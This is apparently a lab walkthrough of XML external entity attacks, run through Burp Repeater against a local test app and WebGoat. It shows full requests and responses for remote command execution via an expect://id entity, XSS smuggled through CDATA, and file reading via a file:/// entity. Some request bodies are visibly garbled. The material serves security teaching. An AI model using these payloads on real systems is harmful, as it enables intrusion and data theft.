
We will send this request to repeater, and we will see which field is vulnerable. So, firstly we will send the request as it is and observe the response tab:



```
POST /process.php HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo:
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 158
Origin: http://192.168.33.10
Connection: close
Referer: http://192.168.33.10/

<?xml version="1.0" encoding="UTF-8"?>

  <root>
    <name>
      ignite
    </name>
    <tel>
      123456789
    </tel>
    <email>
      123@gmail.com
    </email>
    <password>
      qwertly1234
    </password>
  </root>
```

```
HTTP/1.1 200 OK
Date: Thu, 19 Nov 2020 08:06:01 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 45
Connection: close
Content-Type: text/html

Sorry,
123@gmail.com
is already registered!
```

We can notice that we see only email so we will further check with one more entry to verify that this field is the vulnerable one among all the fields.



```
POST /process.php HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo:
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 148
Origin: http://192.168.33.10
Connection: close
Referer: http://192.168.33.10/

<?xml version="1.0" encoding="UTF-8"?>

  <root>
    <name>
      ignite
    </name>
    <tel>
      123456789
    </tel>
    <email>
      123
    </email>
    <password>
      qwertly1234
    </password>
  </root>
```

```
HTTP/1.1 200 OK
Date: Thu, 19 Nov 2020 08:05:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 35
Connection: close
Content-Type: text/html

Sorry,
123
is already registered!
```


From the above screenshot it's clear that the email field is vulnerable. Now we will enter our payload:

```
<!DOCTYPE root [
<!ENTITY ignite SYSTEM "expect://id"> ]>
```

Let's understand the payload before implementing it:

We have created a doctype with the name ”***root***” and under that, we created an entity named “***ignite***” which is asking for “expect://id”. If expect is being accepted in a php page then remote code execution is possible. We are fetching the id so we used “id” in this case.

And we can see that we got the uid,gid and group number successfully. This proves that our remote code execution was successful in this case.



```
POST /process.php HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 211
Origin: http://192.168.33.10
Connection: close
Referer: http://192.168.33.10/

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE root [
  <!ENTITY ignite SYSTEM "expect://id"> ]>
  <root>
    <name>
      ignite
    </name>
    <tel>
      123456789
    </tel>
    <email>
      &ignite;
    </email>
    <password>
      qwertly1234
    </password>
  </root>
```

```
HTTP/1.1 200 OK
Date: Thu, 19 Nov 2020 08:07:24 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 86
Connection: close
Content-Type: text/html

Sorry,
uid=33(www-data) gid=33(www-data) groups=33(www-data)

is already registered!
```

## XSS via XXE


These days, we can observe that online apps restrict scripts, thus there is a means to go around this. To execute this attack, we can utilize XML's CDATA. CDATA will be included in our mitigation phase as well. We performed XSS using the XXE LAB mentioned above. We will just inject our payload into the email field because we know it is vulnerable and we have the same intercepted request as in the last attack. The payload that we will employ is as follows:

```
<![CDATA[<]]>img src="" onerror=javascript:alert(1)<![CDATA[>]]>
```

**Understanding the payload:** As we know that in most of the input fields, they block **< and >**, so we included it inside the CDATA. CDATA is character data, and the XML parser does not parse the data inside CDATA; it appears as it is pasted in the output.

Let's see this attack:


We will enter the above command in between the email field and we will observe the output in the response tab.



```
POST /process.php HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 196
Origin: http://192.168.33.10
Connection: close
Referer: http://192.168.33.10/

<?xml version="1.0" encoding="UTF-8"?>
  <root>
    <name>
      ignite
    </name>
    <tel>
      123456789
    </tel>
    <email>
      <![CDATA[<]]>img src="" onerror=javascript:ale
    </email>
    <password>
      qwerty
    </password>
  </root>
```

```
HTTP/1.1 200 OK
Date: Sat, 21 Nov 2020 09:44:20 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 70
Connection: close
Content-Type: text/html

Sorry, <img src="" onerror=javascript:alert(1)>
 is already registered!
```

Then, we can see that we have got the image tag embedded in the field with our script. We will right-click on it and select the option “**Show response in browser**”




Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/1/odc64977gy67qi2f732hwde5zpxyo8t5

We will copy the above link and paste it in the browser and we will be shown an alert box saying “1” as we can observe in the below screenshot.




Sorry,  is already registered!

1

So, the screenshot makes us clear that we were able to do Cross-Site Scripting using XML.


## JSON and Content Manipulation

Developers use JSON, which stands for JavaScript Object Notation, for storing and transporting data like XML. They can obtain similar output by extracting useful information when they convert JSON to XML. To make XML acceptable, we can also alter the content. For this, WebGoat will be utilized. In WebGoat we will be performing an XXE attack.


127.0.0.1:8081/WebGoat/start.mvc#lesso
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
John Doe uploaded a photo.
24 days ago
HUMAN
I REQUEST YOUR ASSISTANCE
hello
Submit
webgoat 2020-11-21, 09:48:15

In modern REST frameworks the server might be able to accepts data formats that you as a developer did not think about. So this might result in JSON endpoints being vulnerable to XXE attacks.


Again same exercise but try to perform the same XML injection as we did in first assignment.



```
POST /WebGoat/xxe/content-type HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 16
Origin: http://127.0.0.1:8081
Connection: close
Referer: http://127.0.0.1:8081/WebGoat/start.mvc
Cookie: JSESSIONID=xhXa85R-Km20uZeXwG8vmJfp5x83Wf0BCIQmuey6; security_level=0

{
  "text":"hello"
}
```


We can see that the intercepted request looks like above. We will change its content-type and replace JSON with XML code. XML code that we will be using is:

```
<?xml?>
<!DOCTYPE root [
<!ENTITY ignite SYSTEM "file:///">
]>
<comment>
<text>
&ignite;
</text>
</comment>
```



```
POST /WebGoat/xxe/content-type HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 16
Origin: http://127.0.0.1:8081
Connection: close
Referer: http://127.0.0.1:8081/WebGoat/start.mvc
Cookie: JSESSIONID=xhXa85R-Km20uZeXwG8vmJfp5x83Wf0BCIQmuey6; security_level=0

<?xml?>
<!DOCTYPEroot[
  <!ENTITYigniteSYSTEM"file:///">
]>
<comment>
<text>
&ignite;
</text>
</comment>
```

We will be observing that our comment will be posted with the root file.


127.0.0.1:8081/WebGoat/start.mvc#lesson/XXE.lesson/6
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
HUMAN
I REQUEST YOUR ASSISTANCE
Add a comment
Submit

In modern REST frameworks the server might be able to accept data formats that you as a developer did not think about. So this might result in JSON endpoints being vulnerable to XXE attacks.

